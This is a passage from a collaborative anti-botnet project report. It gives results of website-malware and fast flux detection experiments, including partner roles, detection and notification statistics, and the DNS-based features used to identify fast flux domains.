- **Achieved with observations**: The success criteria has been executed but not by all partners who should (due to different reasons), or when there have not been opportunities to execute the action required, e.g. there have not been detected any incident of the constituency of the partners involved, but all mechanisms are ready to execute it.
- **Not achieved:** There was not possible to execute successfully the success criteria.

Following is reported the status of each success criteria once the experiments have finished:

- Suspicious and malicious websites are detected by sensors and sent to CCH: at least malware distribution.

  Status: **Achieved.**

  Justification: All detections about suspicious and malicious websites have been sent to the CCH by the different sensors of the experiment, this is detailed on the section Malware in websites. In addition, the malware distributed from websites have been reported too.

- Bots attacking websites are discovered and stored in the CCH.

  Status: **Achieved.**

  Justification: Thanks to the use of honeypots is possible to detect bots attacking websites. All those websites bots detected are reported to the CCH and, CERTs collect the bots belonging to their constituency.

- At least 75% of the suspicious websites stored in the CCH are analyzed.

  Status: **Achieved.**

  Justification: 100% of the websites detected have been analyzed, dividing them in malicious or suspicious. The analysis have been made by two different ways, direct from the sensor which detects it and before to send the report to the CCH, and by the analyser roles, collecting existing reports from the CCH, analysing them and determining if the website is malicious, updating its confidence level and sending the report to the CCH.

- At least 75% of malware samples obtained from Websites are analyzed.

  Status: **Achieved.**

Justification: 100% of malware samples obtained from the website experiment have been analysed, as it is shown in the Malware in websites section.

- At least 85% of websites distributing malware are notified (for the ones under scope of partners involved).

  Status: Achieved with observations.

  Justification: Croatian, German, Italian and Romanian CERTs have notified to ISPs about all wesbsites detected distributing malware and belonging to their constituency, so 100% of their detections.

  Spanish CERT have notified to ISPs the 67,60% of websites distributing malware under their constituency. The main reason why notifications were not done is that some of them were received previously by other source and were already notified, the URI was not accessible, return a 500 or 404 error or finally that URIs received are cleaned at the time the team analyse them. This may be false positive or that the threat is not active at this time.

  The total represents the 93,52% of detections notified over the total detected under CERTs constituency.

  Other CERTs have not notified due to have not been detected any website distributing malware belonging to their constituency or because they are analyzing and/or integrating the data collected from ACDC to their notification process.

- 100% of bots identified and sent to CCH are reported by CERTs to ISPs (which are CERT's constituency).

  Status: Achieved with observations.

  Justification: Croatian, German, Portuguese, Romanian and Italian CERTs have notified to ISPs the total amount of bots identified on their constituencies. This represent the 100% of their detections notified.

  Other CERTs have not notified due to any website belonging to their constituency have been detected or because they are analyzing and/or integrating the data collected from ACDC to their notification process.

- 100% of C&C server discovered are notified to LEAs (if it is legally feasible).

  Status: Achieved with observations.

  Justification: No C&C server belonging to the partners' constituency have been discovered. Therefore, it is not applicable to be notified. If some C&C server is detected in the CERTs constituency, the notification to LEAs is planned.

- NSCs publish contents or information related to main type of attacks to websites discovered.

  Status: Achieved with observations.

  Justification: There have not been any critical information about attacks to websites to be published, anyway Croatian, Romanian and Spanish NSCs has published different post related to websites from different points of view; studies, description of attacks, prevention, real cases, etc.

  Following are shown some examples about these posts:
  http://www.botfree.ro/en/oarticle-cyber-security-alerts-2014.html
  http://botfree.ro/article-botnet-taken-down-through-international-law-enforcement-cooperation.html
  https://www.incibe.es/blogs/post/Empresas/BlogSeguridad/Articulo_y_comentarios/Historias_reales_estoy_suplantando_entidad_bancaria
  https://www.incibe.es/blogs/post/Empresas/BlogSeguridad/Articulo_y_comentarios/Historias_reales_web_atacada_grupo_Yihadista
  http://www.antibot.hr/blog/2015/05/04/zlonamjer/
  http://www.antibot.hr/blog/2015/03/30/zlonamjer/
  http://www.antibot.hr/blog/2015/04/02/malver/

6.5. Parallel activities

In the scope of the experiments, a Websites blog has been created on the Community Portal, accessible by partners participating in the experiments.

The concept of the blog is to report main experiment results and activities of each period, as well as other news or publications related to the experiments.

The principal tasks published during the experiments, has been the following:

- Websites experiment graphs and statistics.
- Some tools statistics for websites experiment by period.
- Detection evidences related to websites.

7. FAST FLUX experiments

7.1. Partners and tools involved

The following partners and tools have been involved in the fast flux experiment. The contributions are divided by the different roles defined.

7.1.1. Coordination

ROLE	PARTNER
Experiment Coordinator	INCIBE
	ATOS

Table 12 – FAST FLUX Experiment – Coordination

7.1.2. Detection & Analysis

ROLE	PARTNER	SOLUTION
Tool Owner & Operator	CARNet	PASSIVE DNS REPLICATOR
Tool Owner & Operator	INCIBE	FLUX DETECT
Tool Owner & Operator	ATOS	AHPS
		DNS TRAFFIC SENSOR
Tool Operator (ATOS Tool)	FCT|FCCN	DNS TRAFFIC SENSOR

Table 13 – FAST FLUX Experiment – Detection & Analysis

7.1.3. Notification & Mitigation

ROLE	PARTNER
NSC	INCIBE
NSC	CARNet
NSC	ISCTI
NSC	FCT|FCCN
CERT	INCIBE
CERT	CARNet
CERT	CERT-RO
CERT	DFN-CERT
CERT	FCT|FCCN
CERT	ISCTI
ISP	TI-IT
ISP	TID

Table 14 – FAST FLUX Experiment – Notification & Mitigation

7.2. Metrics

Fast Flux experiment has been focused on the identification and detection of domains using fast flux techniques, fast flux bots and command and control servers.

The following table is a short of the number of reports detected by each type of element. This data is based on the periodic reports that each partner has filled during the experiments.

Type of incident detected	Volume
Fast Flux domains	3.876
Fast flux bots	52.989
Reports sent to CCH	161.926[6]
Reports collected for mitigation	6.053
Reports collected for improvement	28.311

Table 15 – FAST FLUX Experiment – Summary

The following metrics are submitted in three different blocks:

- **INCIDENTS DETECTED:** Total number of incidents detected by all sensors involved and related to the experiment. Must be taken into account that not all incidents detected are shared through the CCH due to different aspects:
  - **Legal issues.** Besides concrete legal issues that partners could have mainly referrer to personal data sharing, the main issue during the first periods of the experiments was that partners must study the terms and conditions of use placed on the CCH before start to share data.
  - **Data of the own constituency of the partner who detects it.** For those types of data that is sent to partners through constituency, such as IPs, if the partner that detects is who has to handle it, it is not necessary to send this data because they are going to manage the incident.
  - **Internal reasons.** There is data that partners decided not to send but it has been detected in the scope of the experiments, so it counts in the incidents detected by category. Partners decided this by their own discretion and it may be modified at any time. The reasons can go from technical issues that prevent to send data to low quality of the data detected.
  - **Issues while sending.** Some partners have been finishing the developments of their systems to send and receive data during the period of the experiments, this may cause some issues on their channels and not all reports have been sent correctly.

- **REPORTS SENT TO CCH:** Total number of reports sent to the CCH by all partners involved related to the experiment.

- **REPORTS COLLECTED FOR MITIGATION:** Total number of reports collected between all ISPs and CERTs for mitigation purposes. Once collected they are analysed and notified when appropriate.

  Must be taken into account that not all the data sent to the CCH will be collected, only under two casuistic; if it belongs to the constituency of the partner receiving data or there is a key sharing police established.

[6] The number of reports sent is bigger than the total number of detections because detections were count aggregating the IPs in order to distinguish the number of IPs involved on each ASN and country while data sent, correspond to each pair of IP and timestamp.
Besides, a Fast-Flux domain can be reported more than once, because many tools make a track of the domains detected to check if they are still active and obtain more IPs related with it. So, every time this domain is re-detected, it is sent again to the CCH.

The number of notifications done can be higher than the reports collected for mitigation due to some of the partners doing notification are the same that detect the incidents; when a detection is related to an incident belonging to their own constituency, those reports are not send through the CCH because it would be received by they own, so the notification is made directly.

- **REPORTS COLLECTED FOR IMPROVEMENT:** Total number of reports collected from CCH between all partners as tool owner/operator, this mean not only ISPs, CERTs and NSCs roles, but correlators and analyzers too and any partner who established a sharing policy between keys. This data is used to increase the quality of detection and prevention such generation of black lists or new correlation rules.

7.2.1. Incidents detected

7.2.1.1. Fast Flux domains

During the complete period of the experiments have been detected a total amount of 3.876 fast flux domains, all of them analyzed.

The following figure shows the classification of the number of fast flux domains per TLD:




Figure 51 – Fast Flux experiment –TLDs of fast flux domains

7.2.1.2. Fast Flux bots

During the experiments have been detected a total number of 52.989 IP addresses used in fast flux techniques.

Classifying the number of IPs used in fast flux techniques per domain, the following figure shows the top 30:




Figure 52 – Fast Flux experiment – Top 30 domains with IPs used in fast flux techniques

Classifying the number of IPs used in fast flux techniques per ASN, the following figure shows the top 30:




Figure 53 – FAST FLUX experiment – Top 30 ASNs with IPs used in fast flux techniques

The ASN 15895 belonging to United States protrudes noticeably in number of IPs used in fast flux techniques over the rest of ASNs.

Taking into account the number of IPs used in fast flux techniques per country the following have been the top 30:




Figure 54 – FAST FLUX experiment – Top 30 countries with IPs used in fast flux techniques

United States is the country with more IPs used in fast flux techniques.

7.2.1.3. C&C

No C&C servers related to the fast flux experiment have been detected during the experiment due to the nature of itself.

7.2.1.4. Botnets

The malicious components discovered during the experiments, in the context of the fast flux experiment, have not been associated with a concrete botnet.

7.2.2. Reports sent to CCH

During the complete period of the experiments, a total number of 161.926 reports were sent to the CCH in the scope of the fast flux experiment.

The following figure disaggregates the total amount of reports sent by partner:




Figure 55 – FAST FLUX experiment – Reports sent by partner

7.2.3. Reports collected for mitigation

During the experiments between all CERTs have collected 5.851 fastflux domains and 170 IPs used in fast flux techniques related to their constituency. ISPs have collected 32 IPs used in fast flux techniques.




Figure 56 – FAST FLUX experiment – Information collected by CERTs




Figure 57 – FAST FLUX experiment – Information collected by ISPs

It is important to take into account that each CERT and ISP does not collect all reports sent, but only the information belonging to their constituency. Once received, the data are analysed by each CERT and ISP with their own criteria to determine if the report must be included in the notification cycle.

7.2.3.1. Notification

A total of 43 notifications about fast flux bots and 6 notifications about fast flux domains were sent from CERTs to ISPs.

The notifications of the fast flux bots were sent to the following ASNs:




Figure 58 – FAST FLUX experiment – Notification sent about fast-flux bots by ASN

After the process of analysis some reports were determined not qualified to go through the notification process, due to different reasons like false positives or reports with low reliability (confidence level).

Some partners with notification role are already analyzing the data received in order to integrate it in the notification process.

More information about general notification step is explained in section Mitigation & Notification.

7.2.4. *Reports collected for improvement*

Between all partners receiving data during the experiments have been collected for improvement purpose 24.437 fast flux domains and 3.874 fast flux bots.




Figure 59 – FAST FLUX experiment – Information collected for improvement

7.3. *Qualitative results*

Specific and detailed objectives for the fast flux experiment detailed on document D3.1-Planning of Experiments are:

- Identify domains using fast flux techniques and their related components:
  - Domains used by botnets.
  - IPs associated to the domains (bots).
- If it is possible identify the C&C server and classify the botnet.

Based on these objectives and the results given on the previous section, the objectives established were achieved, tools used within the experiment have detected domains using fast-flux techniques and IPs associated to them. Moreover, they keep a continuous track of the domains detected to discover all the IPs associated or when it has given up on its Fast-Flux activity. However, with the data used in the experiment it was not possible to identify if there are any C&C server or botnet associated to these domains and IPs. Besides this objectives, as happened in other experiments, it was established a collaboration between partners. It has consisted in the deploy of the sensors on different networks, making possible to detect Fast-Flux domains and bots in more places, indeed, in different countries networks.

On the below sections it is shown a summary of the different techniques, rules and features applied during the experiments, in order to detect Fast-Flux domains and a final analysis over them.

7.3.1. Fast-Flux features

On the following paragraphs are described the different techniques used within the experiments to determine if a domain is using Fast-Flux techniques.

7.3.1.1. Time based

This group will search for patterns regarding the timestamp of the different queries and responses to the servers. It can be divided in four subgroups:

7.3.1.1.1. Short lived domain test

Analyse the temporal distribution of the timestamp of the queried domains over a period of time. In an anomalous behaviour, the domains are queried a lot for a short period of time, and after that, never queried again. In a normal behaviour, time intervals where domains are queried are more equally distributed along the experiment period of time.

7.3.1.1.2. Daily similarities test

Checks if there are domains that show daily similarities in their request count change over time (e.g. and increase or decrease of the request count at the same intervals every day). Domains showing daily similarities with abrupt changes can be considered suspicious.

7.3.1.1.3. Regular repeating patterns test

Analyse domains that show repeating patterns in their request count, and then suddenly change over time.

7.3.1.1.4. Domain access ratio

Checks whether the domain is generally idle (not queried) or accessed continuously (popular domain).

7.3.1.2. TTL based

This group will search suspicious behaviour regarding the TTL (Time to Live) field in the request. Lower values are used for benign servers to hold a high availability type of service; unfortunately, attackers to create disposable domain names to have malware resistant to blacklisting often use it. It can be divided in two subgroups:

7.3.1.2.1. Domains TTL test

Analyse the TTL of the domains in the DNS responses.

Anomalous behaviour: FFSN (Fast-flux Service Networks) observe a low TTL usage combined with a constantly growing DNS answers list (i.e., distinct IP addresses).

Normal behaviour: it is recommended that TTL is set to between 1 to 5 days, in order to benefit from DNS caching Normal behaviour (High Availability systems, CDNs): shorter TTL and use of round robin DNS Period: if period=0 (default), then analyses all content in the database.

7.3.1.2.2. Domain TTL changes

Malicious domains tend to have a more scatter pattern of TTL values, and change constantly over time.

7.3.1.3. Domain name based

Attackers bypass domain blacklisting tools by creating new domains automatically, using DGAs (Domain Generation Algorithm). These generators usually have a pattern that are used to search and to determinate if the domain is suspicious or not.

7.3.1.3.1. Automatically generated domain names

The domain names of different malware samples variants can be used to detect infected machines in a network.

7.3.1.3.2. Blacklisted domain names

Analyse whether the response domain names are blacklisted or not, by using Google safe browsing API.

7.3.1.4. DNS answer based

Domains like Google balance the load of their servers by resolving a different IP every time the domain is queried in a round robin fashion. Attackers however, use this technique to resolve malicious domains to compromised computers all over the world, so these tools will search for spatial inconsistencies in the queries (resolved IPs in different countries).

7.3.1.4.1. Distinct IP responses

Check the number of different IPs associated to the domains during the experiment window and its dispersion.

7.3.1.4.2. Domains with shared IPs

Check the number of distinct domains that share the IP addresses that resolve to the given domain. Benign domains may also share the same IP address with many other domains (e.g. web hosting providers and shared hosting services).

7.3.1.4.3. Reverse DNS lookup response

Check the reverse DNS query results of the returned IP addresses and forwards the list to the Safebrowsing API to find malicious domains.

Check the reverse DNS response against list of known patterns that ISPs are using to name dynamically allocated IP addresses in their networks (“dial-up”, “adsl”, “cable-modem”, etc.). Those IPs have high affinity to be fast-flux, and usually are not used for purpose of providing Internet services.

7.3.2. Analysis Features

